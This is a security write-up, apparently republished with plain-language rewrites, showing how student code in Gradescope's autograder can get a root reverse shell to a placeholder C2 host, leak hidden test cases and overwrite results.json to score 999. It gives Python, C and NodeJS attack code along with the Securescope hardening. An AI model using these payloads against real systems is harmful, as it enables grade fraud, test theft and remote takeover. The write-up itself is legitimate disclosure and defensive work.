A student's dream: hacking (then fixing) Gradescope's autograder
Gradescope's autograder runs student code as root without network restrictions, allowing students to change their grades and exfiltrate hidden test cases. The author demonstrates these attacks and proposes a hardened base image called Securescope.
 Published on saligrama.io
Ever since I started exploring security more deeply, I’ve been asked countless times by people if I could hack into grading systems to change my (or, more often, their) grades. With Gradescope being the most ubiquitous platform for grading STEM classes at Stanford, my standard response was always that I couldn’t…
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Gradescope is a grading platform used widely for STEM courses, and at Stanford it is the most common one. Its autograder feature tests and scores student code submissions. Every time a student submits code, Gradescope spins up a new short-lived Docker container hosted on AWS, and that container scores the submission.
The author borrows Hanbang Wang's graphic to describe the flow:

Gradescope autograder flow
Three entities matter in that flow:
- Base code, distributed by Gradescope inside a base autograder Docker image. The relevant files are
/autograder/harness.py, the primary execution engine that controls environment configuration, runs the real autograder and submits results to Gradescope's servers, and/autograder/update_and_run_harness.sh, the container entrypoint that fetches the most up-to-date harness from Gradescope's AWS project and then runs it. - Client code, distributed by open-source autograder projects such as Otter. The relevant files are
/autograder/run_autograder, typically a shell script (but it can be any executable) that does initial client environment configuration and then runs the assignment-specific client code, with execution passed here from the harness; the language or assignment-specific autograder code, which can live anywhere in/autograderbut is typically in/autograder/source; and/autograder/results/results.json, computed by client code for the harness to submit to Gradescope's servers. - Student code, the submissions themselves, typically copied into
/autograder/sourceby the client code.
The whole chain runs as root, and no network firewall is imposed on any process, neither inside the Docker container nor at the host level. Many autograder clients also score student code by importing it as a module rather than running it as a separate process with different privileges and checking results over interprocess communication. Student code therefore often has access to the client code's memory and, depending on the language, can reach variables that would otherwise be out of scope, for example through Python's inspect.stack.
Gradescope's default autograder setup implements no security restrictions and trusts arbitrary student code entirely. The author notes that Gradescope's autograders have been vulnerable to various types of attack since 2016, and that Gradescope has known about the issues since at least 2020: MIT students found that Gradescope does not limit network connections or file system access for student code and runs all submissions as root; in 2019 a UPenn student published a proof of concept for changing one's grade by modifying the run_autograder shell entrypoint so that arbitrary writes to results.json take final effect; and in 2020 a writeup showed how to gain unrestricted access to the container by running a reverse shell from submitted code, which also allowed exfiltrating hidden test cases. Gradescope acknowledged the issues in response to the 2020 writeup but suggested it would be difficult to remediate them while maintaining compatibility with most custom autograder client code.
Setup
In February 2023 the author tested Gradescope's Ubuntu 22.04 base Docker image together with an example Python calculator autograder. He created a test course called RCE 101: Introduction to Remote Code Execution deploying that example assignment and its associated autograder client code, and was able to replicate and exploit each of the earlier vulnerabilities.
For the reverse shell he needed a control-and-command (C2) server reachable at C2_HOST_IP:C2_PORT, which he describes as easily done with a cheap Digital Ocean droplet.
Finding it
The starting observation is structural rather than a single bug: the client code's output file /autograder/results/results.json is treated as a trusted source of truth, student code runs as root in the same container as the client code, and nothing blocks outbound network traffic. Each of those properties is enough to break the grading model, and together they allow both grade modification and exfiltration of hidden tests.
Exploitation
Step 1: root reverse shell
Starting from the Python calculator official solution, the author adds code to the eval function, a function he can predict will be run by the client code test suite:
import socket

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("C2_HOST_IP", C2_PORT))

os.dup2(s.fileno(), 0)
os.dup2(s.fileno(), 1)
os.dup2(s.fileno(), 2)

pty.spawn("/bin/sh")
Because there is no firewall on the container or its host, the outbound connection succeeds, and because the student runs as root, the shell inherits root privileges.
On the C2 side, the author runs:
nc -lk C2_PORT -vvv
using a port such as 4444.

Gradescope Docker root reverse shell
Step 2: exfiltrating hidden test cases
The same shell allows exfiltrating test cases that would otherwise be hidden. The author identifies them by the presence of the visibility decorator, which controls access before the assignment due date.

Gradescope hidden test case exfiltration
Step 3: editing results by appending to the entrypoint
Since /autograder/results/results.json is trusted, modifying one's own grade only requires a write to that file that takes effect after the client code's final write. The target is the JSON string {"score": 999.0}.
Hanbang Wang's 2019 proof of concept appends a line to /autograder/run_autograder that writes that string into the results file. The reasoning is that shell scripts execute lines immediately after reading them rather than reading the whole script into memory before execution, so appending to the script that controls the client autograder lets the attacker act even after the client exits. For the Python calculator, the following lines are added to the eval function:
jout = {'"score"': 999.0}
with open("/autograder/run_autograder", "a") as exout:
    exout.write(f"\necho {json.dumps(jout)} > /autograder/results/results.json")
On submission this gives 999% on the assignment.

Gradescope score change
Step 4: a simpler direct write
A simpler variation writes to results.json directly from student code and then tries to close the client code's file descriptor for that file:
jout = {"score": 999.0}
with open("/autograder/results/results.json", "w") as exout:
    exout.write(json.dumps(jout))

os.closerange(0, 10)
exit(0)
This also works and gives 999%.
Step 5: winning the race with inotify
If neither of those paths were available, the attack could still be performed by writing to results.json between the client code exiting and harness.py reading the file. Polling the file for the client's closing of it is possible but difficult, so to avoid a timing attack the author spawns a subprocess that uses inotify Linux kernel events to watch writes to results.json and writes his own values after an autograder write:
#include <stdio.h>
#include <sys/inotify.h>

#define BUFSZ 4 * sizeof(struct inotify_event) + 16

void main() {
    int fd = inotify_init();
    int wd = inotify_add_watch(
        fd,
        "/autograder/results/results.json",
        IN_CREATE | IN_MODIFY
    );

    char events[BUFSZ];

    int length = read(fd, events, BUFSZ);
    for (int i = 0; i < length;) {
        struct inotify_event *event = (struct inotify_event *) &events[i];
        if ((event->mask & IN_CREATE) || (event->mask & IN_MODIFY)) {
            const char *output = "{\"score\": 999.0}";
            FILE *fp = fopen("/autograder/results/results.json", "w");
            fprintf(fp, output);
        }
        i += sizeof(struct inotify_event) + event->len;
    }
}
It is then embedded in Python, which compiles and launches it:
c_payload = """
    PASTE_ABOVE_C_HERE
"""

with open("/autograder/source/write_inotify.c", "w") as cout:
    cout.write(c_payload)

subprocess.call(
    [
        "gcc",
        "/autograder/source/write_inotify.c",
        "-o",
        "/autograder/source/write_inotify",
    ],
    stderr=subprocess.DEVNULL,
)

subprocess.Popen(["/autograder/source/write_inotify"], start_new_session=True)
This, again, gives a 999%.
Root cause
The design trusts student code completely. Student code runs as root in the same container as the client code, with no network firewall inside the container or at the host level, and the client code's output file is treated as a trusted source of truth. Because clients often import student code as a module, student code also shares the client's memory and scope. The mitigating factor is that Gradescope separately logs all code submissions independently of the autograder flow, which is a detective control rather than a preventive one.
Impact
The impact is severe. With arbitrary code as root, students can change their own grades, and they can leak hidden test cases intended to be reused across years; depending on the application, rewriting tests in response to a leak may be difficult or time-consuming for instructors.
The mitigating factor is that Gradescope logs all submissions independently, so instructors can discover malicious code, and since source code rather than binaries is submitted, students cannot truly hide it. Gradescope made this point when informed in 2020:
Also, you likely are aware, but if a student were to do this, they would not be able to hide it, because they can't edit their submission after the fact, meaning you could discover this and pursue severe disciplinary action against them if needed.
Manual review does not scale everywhere. The author cites CS 224N: Natural Language Processing with Deep Learning at Stanford, with 647 enrolled students and 26 teaching assistants at the time of writing, so each TA would grade roughly 25 students' submissions per assignment, which is doable only if just the final submission is read. In the exfiltration scenario a student can make one malicious submission and then bury it under a number of legitimate ones, and repeated intermediate submissions are generally encouraged so partial credit can be assessed. If TAs had to read every submission, one TA might face hundreds for a class that size, which is unsustainable; if they only read the final submission, they would miss the malicious code.
Fix
Gradescope indicated in 2020 that it was looking into cutting off network access to student code, but that fix had not been implemented at the time of writing, and the author notes the company has indicated it cannot distribute a general fix.
The author's own answer is Securescope, a hardened base image that clients can inherit from. It can:
- Run student code as a deprivileged
studentuser, which prevents writing torun_autograderto changeresults.jsonbefore submission. - Block network requests with
seccomp, preventing student code from makingsocketsystem calls that connect to IP addresses, which stops reverse shells and hidden test case exfiltration.seccompis used because the container lacks sufficient capabilities for a standardiptables-based firewall; a host-leveliptablesfirewall from Gradescope would be more robust but has not been implemented. The author notes some other side-channel could still leak information about test cases, but what can be leaked given how Gradescope's frontend appears to the user is reasonably low. - Verify result integrity by having client code include a provided nonce in
results.json, added only after student code is run, which prevents student code from crashing client code to have its write torun_autogradertake effect. - Use
seccompto stop student code from usinginotifykernel watchers to write toresults.jsonafter client code exits.
All features are off by default, so a client can inherit from Securescope with no change in functionality from Gradescope's base image, and they are toggled on with environment variables and minimal additions to client code. The author is explicit that remaining attack surfaces exist: true security is only possible when client code and student code run as different processes with different user privileges, and Securescope is an intermediate step that raises the effort required.
Testing
Beyond the Python calculator, the author tested Securescope against the CS 255 Introduction to Cryptography autograder client code for a NodeJS password manager project, obtained with TA permission. Replacing the base image and integrating each feature took about 20 minutes. The official solution, his own submission from last year and submissions from friends who took the course this and last year all yielded the same results on Securescope as with the default autograder. He then rewrote earlier attacks in NodeJS:
// reverse shell
(function() {
    var net = require("net"),
        cp = require("child_process"),
        sh = cp.spawn("/bin/sh", []);
    var client = new net.Socket();
    client.connect(C2_PORT, C2_HOST, function() {
        client.pipe(sh.stdin);
        sh.stdout.pipe(client);
        sh.stderr.pipe(client);
    });
    return /a/;
})();
This was prevented by the seccomp IP socket syscall blocker:

Seccomp IP socket syscall blocker preventing reverse shell attack
// result modification via closing file descriptors
const { writeFileSync, closeSync } = require('fs');
writeFileSync("/autograder/results/results.json", "{\"score\": 999.0}");
for (var i = 0; i < 10; i++) {
    try {
        closeSync(i);
    } catch (err) {
       continue;
    }
}
process.exit(0);
This was prevented by the nonce verification process:

Nonce verification blocking result modification attack
Having tested the features against attacks in both Python and NodeJS, the author feels more confident about Securescope's security properties.
Variants to test
- Submit code that opens an outbound TCP connection from the graded function. A positive result is an interactive shell or any received connection on a listener you control, which shows the container has unrestricted egress.
- Submit code that reads files outside the assignment directory, such as the client's test definitions. A positive result is hidden test content appearing in your output or on your listener.
- Append a write to the client entrypoint script from student code. A positive result is a modified score in the platform UI after the client exits.
- Write the results file directly and close low file descriptors before exiting. A positive result is the same score change without touching the entrypoint.
- Register an
inotifywatch on the results file and overwrite it on create or modify events. A positive result is a score change even when the earlier two paths are blocked. - On a hardened image, repeat the reverse shell and the descriptor-closing write. A positive result is either attack succeeding, which shows the mitigation is not active or not integrated into the client code.
- Check whether student code can reach client variables through language introspection such as
inspect.stack. A positive result is reading test data or expected answers that the client never intended to expose.
Acknowledgements: Thanks to George Hosono for the idea to test Gradescope's security, insights on Gradescope and Docker, and for letting the author test the CS255 autograder; to Glen Husman, Nathan Bhak and Kelechi Uhegbu for letting him test their CS255 project submissions; and to Glen Husman and Miles McCain for edits and suggestions.
What happened, in plain words
Gradescope is a website that universities use to collect and grade programming assignments. When a student uploads code, Gradescope does not grade it by hand. It runs the code automatically inside a small, disposable computer and reads the score that comes back. That automatic grader is called an autograder.
The author of this write-up, a student at Stanford, was repeatedly asked by people whether he could hack into grading systems and change grades. His usual answer was no, because he assumed a well-established education technology company would have secured its platform. Then he looked more closely, and found that Gradescope's autograders had been open to several kinds of attack since 2016. Gradescope has known about the problems since at least 2020, but has indicated it cannot distribute a general fix.
This post walks through how the autograder works, how the author broke it in February 2023, what the consequences are for real courses, and how he built a hardened replacement base image called Securescope.
A few everyday comparisons will help before we start:
- Think of the autograder as a locked exam room where a marker reads your answers. The problem here is that the marker hands you the keys to the room, the marking sheet and the phone line out, all at once.
- Think of a Docker container as a self-contained cardboard box with its own tiny computer inside. Gradescope builds a fresh box for every submission, uses it once, and throws it away.
- Think of running as root as being the building manager: you can open every door, change every sign and read every document. A normal user is a visitor with a badge that only opens some doors.
Intro: how Gradescope's autograder works
Gradescope uses short-lived Docker containers hosted on AWS to test and grade student code submissions. Every time a student submits code, Gradescope spins up a new Docker container used to score that submission.
To borrow Hanbang Wang's graphic, the autograder flow is as follows:
Gradescope autograder flow
In particular, there are three entities that we care about:
-
Gradescope autograder base code, which is distributed by Gradescope itself by being bundled with a base autograder Docker image. I'll refer to this as base code for the remainder of the writeup. The relevant files are:
/autograder/harness.py, the primary execution engine that controls environment configuration, runs the real autograder, and submits results to Gradescope's servers./autograder/update_and_run_harness.sh, which is the Docker container entrypoint that fetches the most up-to-date version of the harness from Gradescope's AWS project and then runs it.
-
Autograder client code, which is distributed by open-source autograder projects such as Otter. I'll refer to this as client code. The relevant files are:
/autograder/run_autograder, typically a shell script (but can be any executable) that does initial client environment configuration and then runs the client code tailored to the assignment. Execution is passed here from the harness.- The language/assignment-specific autograder's code can be located anywhere in
/autograder, but is typically in/autograder/source. /autograder/results/results.json, which is computed by client code for the harness to submit to Gradescope's servers.
-
Student submissions, which I'll refer to as student code.
- Typically, this is copied into
/autograder/sourceby the client code.
- Typically, this is copied into
It should be noted that this entire chain runs as root, and that there is no network firewall imposed on any process, neither within the Docker container, nor at the host level.
Another thing to note is that many autograder clients score student code by importing student code as a module, rather than by running the student code as a separate process (potentially with different user privileges) and using interprocess communication (IPC) to check test results. This means that student code often has access to autograder client code's memory, and depending on the language, can easily access variables that would be otherwise out of scope (e.g. by using Python's inspect.stack).
For more information, refer to Gradescope's autograder documentation.
What does all of that mean in plain words?
- Base code is the machinery Gradescope itself provides.
harness.pyis a Python program that sets up the environment, starts the real grader and sends the score back to Gradescope's servers.update_and_run_harness.shis a small shell script that runs first when the container starts: it downloads the newest version of the harness and then launches it. A shell script is just a list of commands a computer reads and executes in order. - Client code is the part written by whoever built the assignment, often using an open-source toolkit such as Otter.
run_autograderis the script that prepares the environment and starts the assignment-specific tests. The tests themselves usually live in/autograder/source.results.jsonis a small text file in a standard data format (JSON) that holds the score; the harness reads it and sends it to Gradescope. - Student code is what the student uploaded. The client code copies it into
/autograder/sourceso the tests can run it.
Two design choices matter enormously:
- Everything runs as root. In a normal setup, the grader would run as a limited user and the student's code as an even more limited user, so that a bug in one cannot touch the other. Here there is one all-powerful user for the whole chain.
- There is no firewall. A firewall is a filter on network traffic, like a bouncer at a door who only lets approved people through. Here, any program in the container can open connections to anywhere on the internet, and nothing at the host level stops it either.
There is a third, subtler issue. Many clients do not run student code as a separate program. They load it into the same running program as the tests, the way you might paste a friend's recipe into your own cookbook rather than cooking it in a separate kitchen. In Python, that means the student's code and the grader's code share the same memory. The student's code can then look at the grader's variables, including ones it was never meant to see, for example by calling inspect.stack, a Python function that lets a program inspect the call stack (the list of functions currently running and their local data).
Exploring autograder vulnerabilities
Within the above flow, Gradescope's default autograder setup does not implement any kind of security restrictions and trusts arbitrary student code entirely.
Since 2016, there have been a number of examples of how student code can abuse this trust:
- In 2016, MIT students discovered that Gradescope does not limit network connections or file system access for student code; Gradescope also runs all submissions as root.
- In 2019, a UPenn student published a proof-of-concept method for changing one's grade, modifying the
run_autogradershell entrypoint to have arbitrary writes toresults.jsontake final effect. - In 2020, another writeup was published that demonstrated how to gain unrestricted access to the Docker container hosting an autograder by running a reverse shell from submitted code. This also allowed exfiltrating hidden test cases.
Gradescope's response to the 2020 writeup acknowledged these issues, but suggested it would be difficult to remediate any of the insecurities while maintaining compatiblility with most custom autograder client code.
In my February 2023 testing of Gradescope's Ubuntu 22.04 base Docker image and an example Python calculator autograder, I was able to replicate and exploit each of the above vulnerabilities.
For my testing, I created a test course called RCE 101: Introduction to Remote Code Execution deploying Gradescope's example Python calculator assignment and associated autograder client code.
In plain words, the history is a pattern of the same trust problem being found again and again:
- In 2016, students at MIT showed that submitted code can open network connections and read files freely, and that it all runs as root.
- In 2019, a student at the University of Pennsylvania showed a way to change a grade by editing the
run_autograderscript so that a later write toresults.jsonwins. - In 2020, another write-up showed how to take full control of the container by making the submitted code call back out to the attacker, and how to steal hidden test cases that way.
A reverse shell is worth explaining because it comes back throughout the post. A normal shell is a command prompt on your own machine. A reverse shell is a command prompt on someone else's machine, where that machine connects out to you and hands you its prompt. It is called reverse because the connection goes from the victim outwards, which often slips past filters that only guard incoming connections.
Exfiltration simply means stealing data out of a system, here by sending the hidden tests out over the network.
Gradescope replied to the 2020 report, acknowledging the issues, but suggesting a fix would be difficult while maintaining compatibility with most custom autograder client code. That is a real tension, but it left the problem in place.
In February 2023 the author tested Gradescope's Ubuntu 22.04 base Docker image with the example Python calculator autograder and reproduced every one of those attacks. He set up a test course with the joke name RCE 101: Introduction to Remote Code Execution. RCE stands for remote code execution: the ability to make a machine run code of your choosing from somewhere else. The name is a hint at what the course demonstrates.
Reverse shell and hidden test case exfiltration
It's not particularly difficult to get a root reverse shell on a Gradescope autograder Docker container. Since there is no firewall or other network request blocking on the Docker container or its host, we can make arbitrary outbound network requests, including creating reverse shells.
Additionally, the student runs as root, so the reverse shell will also inherit root privileges.
Starting from the Python calculator official solution, all we need to do is add this code to the eval function, a function we can predict will be run by the client code test suite:
import socket

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("C2_HOST_IP", C2_PORT))

os.dup2(s.fileno(), 0)
os.dup2(s.fileno(), 1)
os.dup2(s.fileno(), 2)

pty.spawn("/bin/sh")
We also need to run a control-and-command (C2) server available on C2_HOST_IP:C2_PORT, which can be easily done with a cheap Digital Ocean droplet. Simply run the command nc -lk C2_PORT -vvv using a port such as 4444.
Gradescope Docker root reverse shell
This also allows us to exfiltrate test cases that would otherwise be hidden (we know these are hidden test cases due to the presence of the visibility decorator controlling access before the assignment due date):
Gradescope hidden test case exfiltration
Why this works, step by step:
- The author starts from the official solution to the calculator assignment, which is a program the tests are guaranteed to call. He adds his code to the
evalfunction, because he can predict the test suite will run it. Choosing a function the grader will definitely call is the same idea as putting a note inside a book you know the marker will open. import socketloads Python's networking module, the part of the language that can open connections.s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)creates a network socket. A socket is one end of a network conversation, like a phone handset.AF_INETmeans internet addresses, andSOCK_STREAMmeans a reliable, ordered connection (TCP).s.connect(("C2_HOST_IP", C2_PORT))dials out to the attacker's server.C2_HOST_IPandC2_PORTare placeholders for the server's address and port. A port is a numbered door on a machine, so several services can listen on the same address.- The three
os.dup2(...)calls take the socket and attach it to the three standard channels every program has:0is standard input (what the program reads),1is standard output (what it prints) and2is standard error (where it reports problems). After this, anything typed on the attacker's side arrives as input, and anything the program prints goes back to the attacker. pty.spawn("/bin/sh")starts a shell, the program that reads commands and runs them, and connects it to those channels. The result is an interactive command prompt on the Gradescope container, visible to the attacker over the network.
On the attacker's side, nc -lk C2_PORT -vvv runs Netcat, a small tool for reading and writing network connections. -l means listen, -k means keep listening after a connection ends, -vvv means be very verbose about what happens, and the port used in the example is 4444. The author describes running this on a cheap Digital Ocean droplet, which is a small rented server on the internet that the container can reach.
Because there is no firewall on the container or its host, the outbound connection is allowed. Because the student code runs as root, the shell it spawns is a root shell. The screenshot shows the resulting prompt on the Gradescope container.
The same shell lets the author read test cases that students are not supposed to see. Hidden tests are often reused across years, so leaking them is valuable to a student who wants an unfair advantage. The author recognises them by the visibility decorator, a Python annotation that controls access before the assignment due date. The second screenshot shows hidden test content being read out through the shell.
Editing autograder results
Since the client code's output file /autograder/results/results.json is treated as a trusted source of truth, we can modify our own grades as long as our write to that file takes effect after the client code's final write. In particular, we want to write the JSON string {"score": 999.0} to the file.
Hanbang Wang's 2019 blog post contained a proof-of-concept that appends a line to /autograder/run_autograder to write the above JSON string into the results JSON file. The idea is that because shell scripts execute lines immediately after reading them (rather than reading the entire script into memory before execution), appending to the shell script controlling the client autograder allows us to make changes even after the client exits.
To do this for our Python calculator, we simply add the following lines to our eval function:
jout = {'"score"': 999.0}
with open("/autograder/run_autograder", "a") as exout:
    exout.write(f"\necho {json.dumps(jout)} > /autograder/results/results.json")
When submitting, this gives me 999% on the assignment:
Gradescope score change
A simpler variation is to just directly write to results.json from student code, then attempt to close the client code's file descriptor for that file:
jout = {"score": 999.0}
with open("/autograder/results/results.json", "w") as exout:
    exout.write(json.dumps(jout))

os.closerange(0, 10)
exit(0)
This works and gives me 999% too.
However, if neither of these paths were available, we could still perform the attack by attempting to write to results.json between when the autograder client code exits and when harness.py reads results.json. It's possible, but difficult, to do this by simply polling the results.json file for the client code's closing of that file. However, to avoid having to do such a timing attack, we can spawn a subprocess that uses inotify Linux kernel events to watch writes to the results.json file, writing our own values to that file after an autograder write. To do this, here's some C code that sets up the watcher and the associated action:
#include <stdio.h>
#include <sys/inotify.h>

#define BUFSZ 4 * sizeof(struct inotify_event) + 16

void main() {
    int fd = inotify_init();
    int wd = inotify_add_watch(
        fd,
        "/autograder/results/results.json",
        IN_CREATE | IN_MODIFY
    );

    char events[BUFSZ];

    int length = read(fd, events, BUFSZ);
    for (int i = 0; i < length;) {
        struct inotify_event *event = (struct inotify_event *) &events[i];
        if ((event->mask & IN_CREATE) || (event->mask & IN_MODIFY)) {
            const char *output = "{\"score\": 999.0}";
            FILE *fp = fopen("/autograder/results/results.json", "w");
            fprintf(fp, output);
        }
        i += sizeof(struct inotify_event) + event->len;
    }
}
We then simply stick this into Python, calling subprocesses to compile and run the C watcher:
c_payload = """
    PASTE_ABOVE_C_HERE
"""

with open("/autograder/source/write_inotify.c", "w") as cout:
    cout.write(c_payload)

subprocess.call(
    [
        "gcc",
        "/autograder/source/write_inotify.c",
        "-o",
        "/autograder/source/write_inotify",
    ],
    stderr=subprocess.DEVNULL,
)

subprocess.Popen(["/autograder/source/write_inotify"], start_new_session=True)
This, again, gives me a 999%.
There are three separate ways to change the score here, and it is worth understanding each one because they fail in different ways.
Why the results file matters. results.json is the single place the harness looks for the score. If the harness trusts whatever is in that file, then whoever writes to it last controls the grade. The target value is the JSON text {"score": 999.0}, which says the score is 999.0.
Method one: append to the entrypoint script. The idea comes from Hanbang Wang's 2019 post. Shell scripts are read and executed line by line, not loaded into memory all at once. That means you can add a new line to the end of a running script and the shell will still reach it and run it. The author appends a line to /autograder/run_autograder, the script that controls the client grader, so that after the client finishes, the shell runs one more command that overwrites the results file.
Line by line:
jout = {'"score"': 999.0}builds a small Python dictionary whose key is the literal text"score", including the quotes, and whose value is 999.0. The quotes are part of the key so that when it is turned into JSON the result is the string{"score": 999.0}.with open("/autograder/run_autograder", "a") as exout:opens the entrypoint script in append mode, which means new text goes at the end and existing text is kept. Thewithblock makes sure the file is closed afterwards.exout.write(f"\necho {json.dumps(jout)} > /autograder/results/results.json")writes a new line. The\nstarts a fresh line.json.dumps(jout)turns the dictionary into JSON text. The result is a shell command of the formecho {"score": 999.0} > /autograder/results/results.json, whereechoprints text and>redirects that text into the file, replacing its contents.
The screenshot shows the assignment scored at 999%.
Method two: write the file directly and close the grader's handle. This is simpler. The student code writes the score straight into results.json, then tries to close the file handles the client code is still holding, so that the client cannot write over it afterwards.
Line by line:
jout = {"score": 999.0}is the score as a Python dictionary.with open("/autograder/results/results.json", "w") as exout:opens the results file in write mode, which empties it first.exout.write(json.dumps(jout))writes the JSON text into it.os.closerange(0, 10)closes file descriptors numbered 0 to 9. A file descriptor is a small number the operating system uses to track an open file or connection; closing them pulls the rug out from under the client code's own writes.exit(0)stops the student code cleanly.
This also produced 999%.
Method three: race the harness with a file watcher. Suppose both earlier routes were blocked. There is still a gap in time between the client code finishing and harness.py reading the results file. If you can write into that gap, your value is the one that counts. You could sit in a loop checking the file over and over (polling), but that is unreliable. Instead, the author uses inotify, a feature of the Linux kernel that notifies a program when a file changes, like a doorbell that rings whenever someone touches a particular drawer.
The C program:
#include <stdio.h>and#include <sys/inotify.h>pull in the standard input and output functions and the file-watching functions.#define BUFSZ 4 * sizeof(struct inotify_event) + 16sets the size of the buffer used to read events, large enough for several events at once.int fd = inotify_init();creates the inotify instance and returns a handle to it.int wd = inotify_add_watch(fd, "/autograder/results/results.json", IN_CREATE | IN_MODIFY);tells the kernel to watch the results file and report when it is created or modified.char events[BUFSZ];is the buffer where events will be stored.int length = read(fd, events, BUFSZ);waits for events and reads them into the buffer.- The
forloop walks through the buffer one event at a time. For each event, if it is a create or a modify, the program opens the results file in write mode and writes{"score": 999.0}into it. i += sizeof(struct inotify_event) + event->len;moves to the next event in the buffer.
The Python wrapper:
c_payload = """ ... """holds the C source as a string, with a placeholder where the C code goes.with open("/autograder/source/write_inotify.c", "w") as cout:writes that source to a file inside the container.subprocess.call([...])runs thegcccompiler on the source and produces an executable calledwrite_inotify.stderr=subprocess.DEVNULLthrows away compiler messages so they do not clutter the output.subprocess.Popen(["/autograder/source/write_inotify"], start_new_session=True)launches the watcher in the background, in its own session, so it keeps running after the student code returns.
This, again, produced 999%.
Impact
The impact of these vulnerabilities are severe. With the ability to run arbitrary code as root, it's easy for students to change their own grades. Perhaps more problematically, students can leak hidden test cases intended to be reused across years. Depending on the application, it might be difficult or time-consuming for instructors to rewrite tests in response to the leaks.
The mitigating factor is that Gradescope separately logs all code submissions independently of the autograder flow. Thus, instructors can easily discover malicious student code, and since source code is submitted rather than code binaries, students cannot truly hide such malicious code snippets. Indeed, this was part of Gradescope's response when they were informed about these vulnerabilities in 2020:
Also, you likely are aware, but if a student were to do this, they would not be able to hide it, because they can't edit their submission after the fact, meaning you could discover this and pursue severe disciplinary action against them if needed.
That being said, there are many situations where manually reading student code might not be feasible, for example, large courses. At Stanford, the CS 224N: Natural Language Processing with Deep Learning course has 647 enrolled students at the time of writing. With 26 teaching assistants, each TA would have to grade roughly 25 students' submissions per assignment, which is doable if only the final submission needs to be read.
However, in the hidden test case exfiltration scenario, a student could simply make a submission that exfiltrates the test cases, then make a number of legitimate submissions to bury the malicious one in the list of their submissions. Since students are generally encouraged to repeatedly submit intermediate drafts of their code (so that partial credit can be assessed even if they don't finish the assignment on time), a high number of submissions may not look suspicious.
If TAs had to read through each student submission, then it's conceivable that an individual TA might have to read through hundreds of submissions for a class as large as CS 224N, which is unsustainable. But if TAs only look at each student's final submission, they would not be able to catch the malicious code.
This creates a need for an autograder that is at least resistant to the most obvious cases of malicious student code. While Gradescope indicated in 2020 that they were looking into a solution that would cut off network access to student code, clearly that fix has not been implemented yet.
This motivated my decision to create my own hardened autograder base.
In plain words, the damage has two shapes. A student can change their own grade, which is bad but local. A student can also copy out hidden tests that are meant to be reused for years, which is worse because it undermines the assignment for everyone and forces instructors to rewrite tests, which takes time and effort.
The one thing that helps is that Gradescope keeps its own log of every submission, separate from the autograder. So an instructor can go back and read what was submitted. And because students submit source code, not compiled programs, there is no way to hide the malicious lines inside an unreadable binary. A binary is a compiled file that a computer runs directly; source code is the human-readable text it was built from.
Gradescope made exactly this point in 2020, quoted above: a student cannot edit a submission after the fact, so the evidence stays put and the instructor can take disciplinary action.
But reading every submission by hand does not scale. The author gives a concrete example: Stanford's CS 224N: Natural Language Processing with Deep Learning had 647 students and 26 teaching assistants at the time of writing. That is about 25 students per TA per assignment, which is manageable only if the TA reads just the final submission.
And the final-submission-only approach has a hole. A student can make one malicious submission that steals the tests, then submit several ordinary drafts afterwards. Since courses encourage repeated submissions so partial credit can be given, a long list of submissions does not look suspicious. The malicious one is buried in the middle.
If TAs read every submission, one TA could face hundreds of them for a class that size, which is not sustainable. If they read only the final one, they miss the attack. That gap is what motivated the author to build a hardened autograder base.
Securescope: a more secure autograder
